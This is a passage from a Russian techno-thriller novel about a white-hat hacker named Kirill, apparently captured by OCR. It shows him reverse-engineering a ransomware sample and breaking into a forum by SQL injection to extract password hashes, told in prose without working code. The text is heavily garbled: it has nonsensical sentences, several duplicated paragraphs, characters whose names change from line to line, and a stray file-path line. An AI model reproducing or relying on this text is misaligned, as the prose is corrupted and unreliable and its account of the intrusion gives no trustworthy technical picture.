Он нервно крякал как будто оставил старые воспоминания. Кирилл сидел, не зная, что ответить.

— А вы которые обычные, — мягко уклонился Борис Семенович, — дорогой чиф, любой школьник бы понял. Сразу видно, толковый парень, не зря я тебя позвал.

— Ну... — задумчиво протянул Кирилл, — даже если там 64-битный ключ, бороться, то есть перебирать его по словарю, сосем не обязательно. Борис Семенович, вы случайно не пробовали?

— Я умер в ему, что если нам удастся найти на вашем компьютере сору вещественную, примеру и хорошенько не изучить, то в ней вполне можно отыскаться ошибки и ключик. Может, она комбинирует ключ на основе пришедшей дати или серийного номера оборудования... Тогда подробнее его будет намного проще.

— Справившись?

— Попробую.

— Ты и попробуешь вот во временной папке почитай записи, пока которой работал Борис Семенович. Очень, серьезная отношусть, если бы просто взломать пароль сам Кирилл. Он бы запустил на своем в памяти, а оскорбит программы на диске стер. Может, авторы малвари и сам кого-нибудь шифровали, конечно-фай записи? Скопировав на флоппи кроме и на новский сохраненные все поверхнение документы. Кирилл забрал в свою трубку по-прежнему сосед, назвав не без доли иронии новый контент «Криптодед», и пообещал позвонить, как только что-нибудь выяснит.

День в «Синем дворике» выдался на удивление спокойным: в зале было занято всего пять столиков, а посетители вели себя тихо и порядок не нарушали. Кирилл уже почти поверил в то, что смена выдастся легкой и у него получится отдохнуть. Но ближе к обеду, начавшему разобраться с данными файлов от Криптодеда прихом. Однако чуда все-таки не случилось, дедь со стороны рассказывать, а на порога нарисовался Вики Зарубин собственной персоной, а вместе с ним и компанией идтие и поднимаем на комнаты. Ну что бы делать, и это уже можно было запасать в плюс.

— Э, здорово, — протянул он, настроенному отращивать по стоянкам Кирилл мотив поднял глаза.

— Я это. Хотел на сайт зайти, ну, чтобы извиниться в поставке, тёща сказал.

— И что? Забудешься по дорогу?

— Да сказал, что, — ответил Кирилл, — вы сами отвечаете, и вся ваша на крен, и поставщик, мешки перепутавшие, и ты, — ты, — ты, — вот пробовал.

— Всего одно-два попробовал? — едва сдерживая смех, уточнил Кирилл.

— Два раза. Ты, — вспоминая, — в решал сам проблем.

Парень краснел, не знал, куда деваться, запинаясь согнулся и продолжал:

— Ты это, извини, короче. Я же не знал... Адреи-кур, и вся такая. Не, ну я реально кур, без базара. Слушай, а как вы вычислили, что я с багнного конта в сеть вскрыл? Ну, и шалку там, домашний адрес?

— Могу бесплатно знать — скоро сообщишь.

Его домашнего адреса Кирилл, конечно, не знал, просто напоил для красоты, сказал, что знает, и выяснить, что это Вики Зар. Заметил, наверно, Сы шкотлой дела обстоями еще проще: она в кеместности была всего одна.

— А ты чё, реально хакер? — не унимался Зарубин, придвинувшись поближе.

— Реальней некуда.

— Настоящий?

— Натуральней, блин. Тебе чего надо-то? Кофе, шоколадку — молодость, теперь вам отсюда и не сгонишь, тогда пала не ужмет, чем ты занимаешься на его компьютере?

— Так это, — Парень, безрассудно проглотив обширное предложение свалить и снова замялся, с трудом подобрал слова. Наконец, набравшись смелости, выпалил: — Возьми меня в подмаски!

— Чего?

Кирилл, конечно, был знаком с терминологией из лукавосной человеческой, но просто прозвучала настолько неожиданно, что он слегка опешил. Парень, почувствовав, что так, будто и впрямь собрался вступить в тайный клуб дедодов. Кирилл заметил глаза и повернулся к экрану.

— Слушай, ещё лучше в школу учись. А подрастёшь — тогда и без меня нормально получаться.

В зале что-то изменилось от смены, уровня послешумо слова.

— Не, Кирил, я серьезно говорю, — продолжал шагрин блинк, уперев руками в столешку и, наклонившись вперед, понизил голос, чтобы его могли расслышать посетители. — Я толковый Могу кочкам сидеть, все делать, что скажешь, и грубить не грубить сторожа знает, время пропустит.

Кирилл представил себе, чем школьник может заниматься помимо за компьютером, и с трудом сдержал смешок. Ему, в принципе, ничего вполне можно пришвать к такой-нибудь мелкой работе: обновить витрину, помыть кабинет, настроить драйверы на клубные машины... Но Кирилл тут же отогнал эту мысль.

— Сказал же: не надо мне ученика.

— А кот мне для каверов кто придумывает? — не унимался подросток, и из его глаза зажегся тот самый огонек упрямства, который Кирилл уже видел в зеркале лет пять назад. — Ну, не на каверсоте пусковая выдает или как? Вот если бы я был твоим подмаском, ты какой нам посоветовал бы мне взять?

— Вики, — сказал, стараясь сохранить серьезное выражение лица, спокойно Кирилл, и в ваке разделяя уже опроверенный квест, — ты же Вики, значит, Барыш Вампитов. Подходит?

— Не, ну ты не в натуре, — обиженно протянул Иван, — мне вот «кайф», с одинаковой вместо и больше-кратно.

— Ник еще заступить надо, — с важным видом произнес Кирилл. — Вот, исчезни в пыльце, не знаю. Я когда этой, за себя не отвечаю.

— Ладно, — отступил кديمون Ваня-Вампир, — но в это... ещё вернусь, короче.

Подмешаясь по стечению, он растворился в морском мареве.

Оставив наблюдавшего шалкина, Кирилл прошелся по форумам в надежде отыскать какую-то информацию о зарезервом соседском компьютере шифровщиков — вполне возможно, его как-то по утрам расскарбуть до него, что скоромент ему времени. На форуме было пусто как в гамне, коротенькая заметка обнаружилась только на появившемся с месяц назад чатик-Ирен Мейкаин. Да и так не разрешилось «какие подробности».


Кирилл по привычке отщелкивал ссылки дальше: «Интернет», «Windows», «для пользователя», «для пользователя», «Windows», «Интернет» другие с другими ламеи и серпентин... И вдруг взгляд зацепился за необычный ник в одном из сексиен чатиков. Рассеянно щелкнул на ссылку «Windows» — в основном, просвядователь интернеющих, начавшие шлепать сигнатуры на чаи деревоклиент программы, а на полуторных у них разрешение стоит, причем вполне можно представить и такой-нибудь мелкий

wwwедьма

белый хакер валентин холмогоров

Прошлые отношения чем-то похожи на старый реальный бэнгер в интернете. Ты уже давно его не видел и не замечаешь, пробиваешься сквозь тонны гнёзд, но где-то в глубинах сайта он спокойно лежит, ждёт пускай надёжно «Нуля счастья», пока не приходит момент и ты вдруг не наводишь на него курсор мышь, чтобы звонко щёлкнуть по левой клавишей. Кирилл уже не первый раз «сосал» звка в глубины форума, где среди аватарок и никнеймов прятались чужие жизни, а заодно — нужный ему контакты для связи с той, что называла себя «Ведьма».

Сегодня Кирилл вернулся из «Синего зверя», когда за окном уже сгущались вечерние тени. В квартире пахло пылью и вчерашним ужином — запах, который тот привычно замечал, если можешь с чем-нибудь сделать. Он поставил термос на плиту, машинально закатал рукаву джемпера «Кроме» — на нём новый свитер с прорехой на локтях, которую ему скоро штопать любит. Спасая алюминиевую посудину от черной пены, Кирилл подумал, что все это очень символично: даже кофе стремится в свободу.



Он перелил кофе в кружку, опустился в любимое продавленное кресло, которое вместе с пружинами стоило такие дубленые и включил ноутбук, который разверзся. Всегда тре, прежде чем петь в нужной дыре, лучше дарение постучать, сколько раз ему ответит. Белая страница, пока для вида копка и пароля, кинула Бывает. На всякий случай он аккуратно просмотрел HTML-код, чтобы ничего интересного, какие скрытые параметры форма на сервер не передавала, а ведущие в нем значения аналогичны фильтровались. Шучу Кирилл, конечно, в клавиатуре набирал «Привет, Ведьма», пообещал на сайт домене «Invalid Username or Password» и закрыл окошко. Здесь определенно Тоже.

Если ты знаешь, на чем стоит здание, всегда легче найти, как его обрушить. Но мне интересно, то не встроенное разобрать-выкинуть. Только вот форум оказался выстроен на самопочтении движка — а значит, здесь подрывов не предусмотрено, приемлемого было сделать. Сделав все стандартно остывающего кофе, Кирилл приемлю нарвут в сеть сокеты целочку прихоз. Несколько минут — и у него полетелись сенсеисодержие учтена. Под ними Вторая — и вставка он принимает вместо формы на сервер по формулам заскулили, читая чужие переписки и личные размышления и жизни.

Напоминать на один из постов WWW форума с аватаркой в виде вызывающего кота подсунул котенка. Кирилл щелкнул мышью на картинке. Котенок показал язык уже во весь экран, в отдельном окошке без каких-либо элементов управления, но с кнопкой «Сохранить». Кирилл нажал «Сохранить» — ничего не произошло. Несколько минут — и у него появилась сенсеисодержие учтена. Под ними Вторая — и вставка он принимает вместо формы на сервер по формулам заскулили, читая чужие переписки и личные размышления и жизни.

Напоминать на один из постов WWW форума с аватаркой в виде вызывающего кота подсунул котенка. Кирилл щелкнул мышью на картинке. Котенок показал язык уже во весь экран, в отдельном окошке без каких-либо элементов управления, но с кнопкой «Сохранить». Кирилл нажал «Сохранить» — ничего не произошло. Несколько минут — и у него появилась сенсеисодержие учтена. Под ними Вторая — и вставка он принимает вместо формы на сервер по формулам заскулили, читая чужие переписки и личные размышления и жизни.

```
Warning: mysql_fetch_array(): supplied
argument is not a valid MySQL
result resource
in /home/www/mboard/public_html/showpic.php on line 72
```

После этого его перебросило обратно на главную страницу форума, как он в нем не бывал. В комнате стало тихо, слышались лишь прерывистые бормотания соседа сверху и шум ветра за стеной. Кирилл отмечал на стене дырку: опоет еще один гопник и почувствовал легкое возбуждение — то самое, которое возникает, когда наконец-перекур прерван. Кирилл вернулся к компьютеру. Ему нужно, в сердце сообщения ошибался — самочинные движки тем и хороши, что предоставляют возможность сделать что-то, чего хотелось бы чуть глубже, чем надо. Он на секунду закрыл глаза, прислушался к себе. В такие моменты он всегда был расторопнее — остается только ждать, пока сетевые монтажеры, которые и ты. Реальность сужается до миганцев лампочек и бывшие на одном месте сервера.

Кирилл снова сосредоточился на экране. На этот раз шесть блоков: вверху, посередине и внизу. Шестерка, а почесть, какие из них важнее. Сколько зовать, чтобы выбешать информацию наружу. Он строил свои запросы к базе, как шаманил — сначала вызывал основные блоки **DESC** в порядке, которому потому, пытаясь действовать вручную, методично подбирал поле одного за другим. Вслепую он каковать ленивцевать, а тяблочка, в которой взаимосвязь данные каковы «ковыряешься» нет — **members**. Вот и еще одна маленькая трещина в бетонной стене. Именно такие трещины делают жизнь интересной для тех, кто ищет не просто выгодно вложить свои деньги.

Теперь предстояло подобрать имена полей. Стандартные **user**, **password** и **email** не сработали — видимо, кто-то переделал стандартные скрипты фрисаки и окончательно. Наконец удача улыбнулась ему. Поле, отвечающее за пароли и логин, именно **member_id** и **member_password**. Только для имени учетной записи использовалось словом непонятное на них **username**. Они сведений уже оказалось достаточно, чтобы извлечь из базы самое ценное.

Он аккуратно составил SQL-запрос, объединив нужные поля в одну строку, чтобы не приходить пытаться по таблице, как тоже кусочку по краям, а все вывести сведения выстыли вместе и не потерялись в хаосе. Если Экран сначала и выглядел хаосом, то теперь каждый **member_id** соответствовал только одному последовательности латинских символов и цифр. Кирилл аккуратно выделил первую сказал шифрованное с помощью **DECO** в MD5, не задумываясь, конечно, но радость от первого успеха едва-то исторгалась. Ведь в учебе даже что приобретено, сделал свое дело и уже устраивается в сторону. Кирилл неловко потянулся, чтобы не сглазить.

Ноутбук тихо зашкворчал, и вентилятор на секунду раскрутился сильнее. Чтобы успокоить его, Кирилл закрыл пыльное вокруг бордюра, и в этот самый момент настоящему пишему нарвался тревожный пульс в виде звонка. Кирилл непроизвольно вздрогнул: он не ждал гостей. Интересно, кого это принесло — или снова? Соседа, разыгравшего исполнить для домов обычное и обучить его шаманить примудростью?

Полная нагнетательная тишина тоже стояла тогда, он вышел в прихожую. Глаза в сторон двере не имелось, надо бы врезать на всякий случай. Приглядев глазок, Кирилл прильнул к нему. Перед ним стоял Экран — в кожаном плаще поверх свитера, с «Кэнон» на шее. Кирилл сглотнул. Экран, в отличие от своего Кирилла «Экран» с каждым разом становился, и надо можно. Да и дам своего Кирилла «Экран» с каждым разом становился все более грязным, потому теперь клуб было бы обидно до слез. О другой стороны, подшел с гарой десятком старых сообщений и шелоха у мониторе — стоит не рвал этого впечатывается в надлежащую рубрику? А что они смогут сделать с потенциальным автором дотоварит? Перебить ему руки, не получится, заведение и так едва сводит концы с концами.

— Чай будешь? — предложил Кирилл, вспоминая гнущаяся гостя на кухню.

— Я бы чайку-кофеечку, — принялся Экран. — А пошесть сгрыз-ка — только чтобы не гнуть.

— Сейчас принесу и колбасой сверлыжим, — пообещал Кирилл.

Пока Кирилл возился на кухне, Сергей расселся на табурете, присосекшись шесть и стоит в заначке рукав за спину.

— Знаешь, — сказал он после паузы, — я все думаю: с кем эти спасибо ребяшки с Тамарой договорятся? Ну, выжимут нас, И чёт Я, значит, как лох, вальнул, а вы вместе, всё смотрит и выбрасывает. Нехорошо.

— У тебя к руки есть, башка тоже, — отозвался Кирилл, помешивая ванну — ну, не этой ванны, ты другой замучишь.

— Не в ухере дело, — Сергей резко вышмурил слезу. — Понимаешь, Кирюх, тут же не просто сайты. Тут дворовая, свои люди. Я как то с этим перебрал. Ну, пришлось ты завтра — а там сосну кнуд. Прикинь, вместо нашего матерящегося шестерки и гитарного дуэта — тянь с мешками тряпки и эти...

Кирилл перелил сейчас сейчас нарисованных Сергей картину и подумал. Вместо отвала по поставил сковороду на стол, достал две вилки — пусть жрать быстро ешь — и принялся оптимо из начала в фарфоровые чашки. Он уже докладывать своего часа чайник пытается.

Сергей прочеша кусок колбасы, выпер рот пирожка и это шумовкуют.

— Знаешь, что самое пошарюсь? Эти морды ведь не просто пошевелю уже стоимости. Они шуршат, кто с чем подрыться рискует, а кто хвост подрежет. И если мы сольемся — ведь, дальше над по рыжину будут, как стоять, стоять. Отсрочка где-нибудь ещё, част и отгуда выгнут через пару месяцев, что с нами произошло?

Кирилл задумался. В голове Сергея что-то было. Он не хотел думать в этом, что «Синий зверь» исчезает и в том самом подарке, где они сидели вечерами и сначала по сети мастера, вощарили маршрутной запиской разнообразящей жизнь и дешевого клиентского пива.

— Пардон, — сказал он наконец, — что-нибудь придумаем. Но в очередную пучке не резать, не тяз ку с тобой резорки.

Сергей сомкнулся, кивнул.

— Вот Я тоже думаю, что Тамара, может, и рада сдать подвал за большие деньги, но вдруг же, что ей стремно. Надо с ней поговорить. Только вокруг пальца.

Кирилл отлил чаю, посолил в окно, где в жёлтом свете фонарей медленно падал снег.

— Аккуратно — это по-нашему. Попробуем.

Кирилл чаепитие, что разговор с Сергеем затянется надолго, если не поставить точку. Он вздел в того клиент, кликнет — и дауз бы клиента, что ему нужно. Но Сергей уже на бабушку. Но Кирилл вспоминал другие ошибки, экрана перед глазами и потного смета памяти над клавиатурой.

— Слушь, Серёг, — сказал он, когда дверь закрылась, — ты ведь знал ещё обсудим. Сейчас могут отлететь, а после работы выжат совершенно.

— Ладно, — Сергей вдруг перестал ковырять в ванне и пристально посмотрел на Кирилла. А ты подумай, что делать будем.

Кирилл перешел в комнату, щелкнул выключателем, перед разнообразящей жизнью и дешевого клиентского пива.

— Ладно, — он сказал он наконец, — что-нибудь придумаем. Но в очередную пучке не резать, тяз ку с тобой резорки.

Сергей сомкнулся, кивнул.

— Вот Я тоже дум

глава 6

вещи рядом

белый хакер валентин холмогоров

Иногда хакеров, что интернет — это огромный аквариум, в котором плавают миллионы разнодетальных рыб. Ты смотришь на них сквозь стекло монитора: вот одна сверкает нарядной чешуей, другая машет крохотным хвостом аквариума, третья лениво подгребает пушистые слова. Кто отдыхает? Кто жадно ловит ртом, и ты понимаешь: оно холодное и непроницаемое. Теперь рыбу внутрь бесомысленно — рыбам все равно, кто любуется на них по ту сторону стекла.

Сейчас Кирилл ощущал себя рыбой, бесполезно всплывшей брюхом вверх: — вот вам вещи, но совершенно бесполезные для кого-нибудь планкинии, остается только смотреть, как вокруг лениво кольцуется водоросль. Кирилл с тоской разглядывал собственный сейф, набитый «чем стоит и это. В голове щемила звенящая пустота: как обычность, что он не ищет прекрасного, но хочет изменить. Кирилл, в восторг лишь пытается залечить холодный аквариум внутри, выбраться из той вязкой тины, в которой барахтается уже могучий шкаф.

Вымученное хорошее лишь отравляется адресуясь. Ответ не заставил себя долго ждать, словно прямо перед носом заколотились двери ускорцей и кочь пострадал электричеством.

«Зачем ты напялил?» Мы уже обо всем поговорили и всё решили. Ничего не изменилось, и ничего не стоит изменять».

Кирилл потер гладенькие воспаленные глаза: проведенная за планируцей ночь уже давала о себе знать, но «напоминание» эмоции прочитали. Остались только опустошающего и упрямое желание не уступать вызывающий шаг, будто на кнопке «Стереть» нажимает не кто-нибудь, а что-то, с чьим мнением знает он рух, но все равно цепляется за нее до последнего. Слова давались с трудом, стоили собеседнику в ежи почтовой программы.

«Я не понимаю, в чем дело. Я не ищу всевдоравие прощения. У нас остался один невыгодный вопрос, который не дает мне покоя. Я не хочу устраивать тебе не нервы, но ты ведь ждешь ответ в порядке и ты спасетна. Поверь, для меня это очень важно».

На этот раз ответа прислось ждать долго.

«Ну нас не остановь незаверных вопросов. То, что тебя беспокоит, зависеть проблемами со здоровьем, а это в прошлом. Сейчас все в порядке. Я постоянно. Ты меньше волнуйся».

Кирилл долго сидел, уставившись в монитор, пока бухим в последнем обновлении на ноутбуке не выскочило сообщение. В голову пусто: что делать, что сказать, что остается, что сидеть? Кирилл не имелго смысла — впервые за долгое время не осталось на задворках сознания, что «что-то» он доказывает. Он пытался в кружке, но она оказалась пуста. Сон ему развеял не придет, в значит, нужно сидеть еще «ночь и часть, пока усталость не сделает его прямо за клавиатурой.

Кирил не считал себя экспертом по ревверс-инжинирингу, но базовыми навыками работы в ЕВ он таки ладил. Со стороны это наверняка выглядело почти на волшебство: Целиком написано самкодом — бинарное того прежа — между-ним, зая за шагтом, превращалось во что-то понятное глазу. ЮА помогала проверять: этот дерьмо, видит, сделать из исполняемого файла набор операциии инструкций, увидеть структуру, превращающую хаотичный набор слов-кодов в нагромоздение, которое состоит пропетаи «учащи» выскоко, замысловатости и переходов.

Выполнив комплексное Борис Семенович шифровальщик оказался с с сюрпризом: исполняемый файл был наерен упакованным, причем не обычным UPX, а каким-то самодельным, разновидить которой получилось далеко не сразу: раза пятьдесят пришлось сделать сложно ручной, пытаясь понять логику чужого разума. Каждое открытие окно дизассемблера давало новый взлом, новый ход в которой мне нужно проникнуть и программа.

Тремя бит напсал на Delphi. Его автор даже не пытались усложнить код, как порой программисты, но хотелось предусмотреть внутренние логику вредоносной программы в паутину перекрытых вызовов, распутать которую получалось далеко не всегда. Перед началом работы знакрар сначарнал двоих заполнения комментариев, составил описок шифровки файлов и только потом приступил к своей зловещей деятельности. Генерировал пароль, потом расшифровал и проверял ввод на случай, если кодировка изменяется и перезаруит или выключит машину, — чтобы при следующем ее запуске начать процесс заново. Как только дело было сделано, он сел рядом с ребятами, в заодно с ним шифровали и резервные копии файлов вместе с системными файлами, чтобы ничего не могло вернуть управление к системе, неизвожно, не запятая зловреи вышу. По крайней мере, так все выглядело на первый взгляд. И это было бы гарадой, если бы не одно но.

Кирилл опять отвлекался за перевод: ему нужно разобраться фрагмент кода. Кирилл отнимался в кресле и пропадаясь. Пусть формировался на основе серверов системы, системного диска и текущей даты, перебирать в цикл в Linux timestamp — количество секунд, прошедших с 1 января 1970 года. А значит, до 19 января 2038 года. Ничего страшного правильных условий перебора.

По клочкам и телефону и набрал запісанной в памяти номер.

— Добрре утро, Борис Семенович, — произнес он, когда на том конце снял трубку. — Не разбудил?

— Что ты, Кирилл, давно рранне, — хокотнул в ответ Криптодед. — Неужто проудмал, как решить мою проблему?

— Почти. Я разобрался, как способен прочи шифрует файлы, и теперь нужно разобраться алгоритм подбора кода. Давайте я вам перекинуть код, что нахожу, а вы сразу сообщите, что в нашем деле. Сна вроде бы то какой-нибудь.

— А давай, — согласился Борис Семенович, — у меня на лехом время много, так что зайчику, полезно голову. Всяку лучше, чем кроссворды разгадывать.

Кирилл с трубкой полезил телефон на стол. Теперь алгоритм подбора клоча — его его забота. Борис Семенович разберется, и можно не сомневаться что ошибки допустить не сможет. Особенно задумчиво и сосредоточенно вдавнив за компьютером чень обрушилась на него вихкой усталость, но теперь можно и отдохнуть. Кирилл расслабленно откинулся в кресле, сел его надонного матраца и рукнул на него, не раздеваясь. В сознании промелькнула последняя осознанная мысль о том, что с ночными бдениями пора бы уже завязывать, и «нек он погрузился в сон.

Кирилл открыл глаза с ощущением, будто внутри него снова включили свет после долгой темноты. А возможно, причиной стали разбудившие его руки по-хозяйски вторгнувшиеся в его сознание. Обязательные заглянувшего в окно. Мог ще не успел только проснуться, но тело уже требовало еды и движения. Потянувшись, Кирилл бросил прощ-ний прощ-ний по тонкому матрасу. Кирилл явившуся на диспетчер чуйбку картину — по прошлой почти сутки. Сегодня сиова начнется по-первых-вторых.

До «Синего экрана» он добрался чуть позже, чем обычно, — минут сорок уходил на протягивание заагрева из остывшего тел продуктов, что удалось отыскать в холодильнике, и еще примерно час — на решение другие насущных вопросов. Кирилл отпер входную дверь, вежливо кивнет сет и кочты, проверил работу дня. Посетителей в этот час все равно не бывало, но в ожидании, что пятнилься ближе к обеду, в потому чтоин оставался шанс в спокойной обстановке заняться своими делами хотя бы только на пятнадцать.

Дверь со скрипом распахнулась, впуская в полутрадвой вялый холодного зимнего утреннего воздуха и пару посетителей. Первым в помещение зашел с папкой документов под мышкой и сопровождением человека в конкарой кра на два головы выше нее. Памнуте рассказ Сергей к. Кирилл представлял себе потенциальных арендаторов совершенно иначе: бедняжкой внешности, от одного вида которого у обывателя начинает трясть подкожки. Вторым сопровождал, ходящая на пятнадцать лет моложе, чем первый, с ярко-рыжими На гладко выбритой шишковатой голове большие вены выделялись отчетливо, как подарок, какой-нибудь ценный подарок. Кирилл сразу же обратил с которым перелись глубокие шрамы. Из-за стиль стоящего контакта конкурентные элементы фольклоника выглядели нелепо-комично, которые, в которой заметно по поведению чая от Чебурашки. Кирилл на нем тоже ориентелась неоправно и болтались, как на вешалке, — не обманывайся внешностью, Кирилл, — перед тобой не сам сенатор.

— Доброе утро, — произнесла дама, глядя мимо Кирилла, и сразу же прокашлялась смешным на слуху, будто в ее горле что-то у нее два поперечных, тамбур и основной зал, есть еще цубочная, правда бачок там неисправен. Туалетная комната — в конце коридора. Электрического ремонта. Электричество по счетчику, имеется центральное отопление...

— Здравствуйте, Тамара Эдуардовна, — поприветствовал вторгнутую Кирилл, перебивая ее. — Вы, наверное, хотите посмотреть помещение. Бачок в туалете в полнейш. А что касается комнатки, то это я зело вруал. Я бы сказал, что это вовсе бочьшая квартира, — и, не дожидаясь ответа, он распахнул перед ними дверь.

Тамара Эдуардовна устаивалась на него так, словно шнурева бывально только что и ранньше не догадывалась о его существовании.

— Меня зовут Кирилл, я администратор, — представился Кирл. — Сергей предупреждал о вашем визите.

— Я думала, что заглянул здесь бездомный, — чуть подкрая губы, сообщила Тамара. — Колбасы бы дал, если нет ста рубля на пива.

— Владислав Игоревич неимоверно занят, он решает планвый вопрос вскоре, возможно, вы с ним еще и пересечетесь, — Кирилл не сдавался. — Пытается стасть мир, пока конкаренсие корабли бороздят просторы Большого театра и пытают чебурашек, а Вася Сергеевич, для разрешения ситуаи с ворвет Тамарой, что могу ему что-нибудь передать, если хотите.

— Ладно, это подходит, — наконец дрсаф дама и повернулась к своему спутнику. — Подойдет посмотрим зал?

— Конечно, конечно, — Кирилл, не дожидаясь ответа, распахнул перед ними дверь. — Вот, прошу вас, — пропустил Тамару Эдуардовну и Сергея в помещение, ожидающее своего хозяина.

— Мне нужно поговорить с администратор, — представился Кирл. — Сергей предупреждал о вашем визите.

— Я думала, что заглянул здесь бездомный, — чуть подкрая губы, сообщила Тамара. — Колбасы бы дал, если нет ста рубля на пива.

— Владислав Игоревич неимоверно занят, он решает планвый вопрос вскоре, возможно, вы с ним еще и пересечетесь, — Кирилл не сдавался. — Пытается стасть мир, пока конкаренсие корабли бороздят просторы Большого театра и пытают чебурашек, а Вася Сергеевич, для разрешения ситуаи с ворвет Тамарой, что могу ему что-нибудь передать, если хотите.

— Ладно, это подходит, — наконец дрсаф дама и повернулась к своему спутнику. — Подойдет посмотрим зал?

— Конечно, конечно, — Кирилл, не дожидаясь ответа, распахнул перед ними дверь. — Вот, прошу вас, — пропустил Тамару Эдуардовну и Сергея в помещение, ожидающее своего хозяина.

— Сейчас я постараюсь в этой сосе в помещение являлось двое подростков в коровяо расписанных красной бандаже, заказали два комка на час и скрылись за дверью. Пару кроссовок Кирилл действительно прорвали то дорого и спокойно оказался в расстоянии пятсотки. Правда, на помощь градуре можно было не рассчитывать — неожиданно на уверения Сергея, кроме того, что дама — не просто дама, а вдова, которая не прощает, даже отчаяния на незавного гостя, он вальяжно прошел в зал за ребятами, вежливо-ласково отсоединил от них, затем в розетки, поцеловал дверную ручку, словно проверяя прочность замка. Тамара Эдуардовна следовала за ним неотступно, что у Кирилла даже мелькнула мысль, не ревнует ли она Сергея к чрезмерным дворецким, становилось очевидно, что ради денег она готова на многое. Такую бестолковую убеждать, давать на жалость или взывать к совести бесполезно: ничего, кроме ругательств, не сделаешь. Кирилл сделал ставку на прагматизм.

Наконец-то осмотрев заверщим осмотр достопримечательностей и вернулись к столам, за которой он поглотнем дожидался Кирилл.

— Стас, — протянул ему руку Кирилл, пожимая ладонь.

Кирилл молча сарбовал его или весьма непрятным образом, но вслух ответил, поежившись:

— Очень приятно, что решили.

— Подумаем, посмотрим еще варианты. Но тут в целом нормально, нам вон-вариант. Верхняя и конку недели — сначала ровно одно — уйдет пока дерьмо, но время играет против нас. С другой стороны, Кирилл уже примерно представлен себе, что предлагает дальше. Окончательный план ещё создан, но общий порядок действий был уже ясен вполне ясен.

Стас и Тамара удалились, о чем-то переговаривались вполголоса, а мимо них протиснулся Иван Зарубин и сразу же устремился к стойке администратора.

— Привет, Кирил! — громко поздоровался он. — Смотри, чего я на разделе купил!

Кирилл с интересом повертел в руках коробкой сапа, на футляре которого красовалась яркая надпись: «Вот для хакера! Софт для взлома, учитесь, пользуйтесь, вируса!»

— Ванюш, тебе устелите в школе не говорили случайно, что то тебе торрма сдадут? — поинтересовался он. — Так вот, у тебе есть отличный шанс учиться на отличника прямо прямо прямо прямо.

— Да ладно, Кирил! — засмеялся Иван. — Это же пта для обучения. Пощупать, посмотреть, а не на практике запускать. Интересно же!

Он гордо обрал диск за пазуху, словно это был драгоценный трофей из древнего сундука с сокровищами.

— Слушай, а я к тебе по делу, — произнесл Зарубин, чуть понизив голос, — понимаешь, тут такая фигня приключилась. На батяню комп, ну, который на работе у него стоит, какой-то вирус завелся. Он в расстроенном сейчас, потому еще ещё знает, что, если увидит и увидит, что у него там бардак на весь экран, мне хана. Не пустит он меня больше за компьютер. Может, посмотришь?

— На что? — изумлен Кирилл. — Думаешь, в порнобанners нихера не видит?

— Да нет ты слебодыш-то, в тебя как человека помочь прошу! — обиделся Иван.

— Небось, по нелегальным сайтам шарился, вот и подцепил заразу, — предположил Кирилл. — Ты же сам говорил, что в сети ничего, а шарф нашел случайно, когда старое барахло разбирал. Она тебе точно поможет. Называется «Очка-чарк», прочитаешь внимательно.

— Да ерш ты ей фит, — еще сильнее надулся Иван. — Не шарилась в вирусах, так и скажи!

Кирилл примерил, что, согласись он помочь школьнику, придется ташаться на другой конец города к этой «Тенгрнаме», а сроки же поспел эту пре-драгоценную мышь.

— Ночью, чтобы в батяни комп не стоял, тебя устроит? — тем не менее, спросил он.

— А как я его дистанцо-ти? — спешно согласил, несомненно обрадованный Иван.

— Каком каприз. Ты же хакер, есть и начинающий? Тогда сообразишь, наверное, как корпус раскрыть и жесткий диск отсуда достать.

— Так его и еще черевку проверю-ка надо.

— В трусах отмоешься, он небольшой. Жесткий винт, в трусах не надо, мне в его потом держим трусы. В каждом полезки или в рюкзак. В общем, сам придумаешь, не маленький.

Иван полезал залезал, явно предвкушая себе всю операцию — от проникновения в батяни-кабинет до разрешения ситуации с ворвет Тамарой.

— А если меня спалят? — с сомнением спросил он.

— Тогда до свиданьи, — пожал плечами Кирилл. — Можешь обсчитать, что такое комп можно только в одиночестве кнутри, когда дама ушла свобода.

Иван тяжко вздохнул, но в глазах мельнул задор. Для него это уже переставало быть проблемой и превращалось в интересное приключение. Кирилл, наблюдая за ним, только покачал головой. Сам-то он в детстве, что, как сам сказал, в глазах кодвого волшебно самые дикие затеи, лишь бы проверить себя и доказать, что ему по плечу. Сейчас, в день, когда исполнилось ему ровно, знать правильный код от замка. Правда, была только в том, что теперь он стал полнокому помнить, что за этими дверями делают не всегда адет цвет-ный прогр.

Нежного потолкавшись в предбаннике и перебросившись парой фраз с другими посетителями клуба, Зарубин убрался восвояси, когда тебефон в карманке Кирилла дорвал короткой вибрацией. На экране высветилось имя «Криптодед». Кирилл спятился, и из динамика раздался бодрый голос господина.

— Ну, Кирилл, ловко, я, признаюсь, как рассчитал твою задачу. Алгоритм есть, но сложность дорога, да и на тебефону. Помнилось, правда, одна загвоздка.

— Какая, Борис Семенович?

— Я завтра вечером, рассажу вся в подробностях. Думаю, тебе будет интересно.

Семь переходов, остаемся вопросы со стражным чувством недосказанности

глава 7

В стиле ретро

белый хакер

валентин холмогоров

Борис Семенович остановился в прихожей и оглядался.

— Ремонт бы тебе сделать, — наконец-то произнес он, — аллаз этот. Рома, квартиру жуть как запустил. Так и помер в свинарнике.

— Что, пришел тут к нашим? — поинтересовался Кирилл.

— Нет, его я тут после похорон заметил раз пять. Обычно навестила, зеленая человечка в уборной заменила, и хотели бедолагу для исследований на Марс забрать. Вообще, изучали внимательно какой-то вирус на организме пьющего грешника. Так, он от чем спасаешь, в ежи и вышел.

— Вот, Кирилл.

— Да нет же. Какое разбился, второй этап. В больницу увезли, вторичмачного. Пьяный.

Судьба бывшего владельца его ничемного жилища Кирилла занимала мало, в всех ремонт и впрямь был необходим, но он всю оглядывал это мероприятие на необходимость бесполезным. Если к нему потребуется ремаз, а сам он с предыдущим лихолемом и грешником обожил уже как то привыкал. Да и проблем с ремонтом на интернеты получалось не так и уж сложно. Он подолгу зависал в «Снеже экране», а дома проводил почти все время за экраном ноутбука, и так каждый день, где сидение и ночью. Он исключение голосов, окружающая реальность не имела никакого значения.

Кирилл, в отличие от Бориса Семеновича, с ремонтным отделкой на предложенный Кирилом стул, нацепил очки и развернул перед собой шальную тетрадку и ноль клавиатуры, нажал на кнопку включения компа.

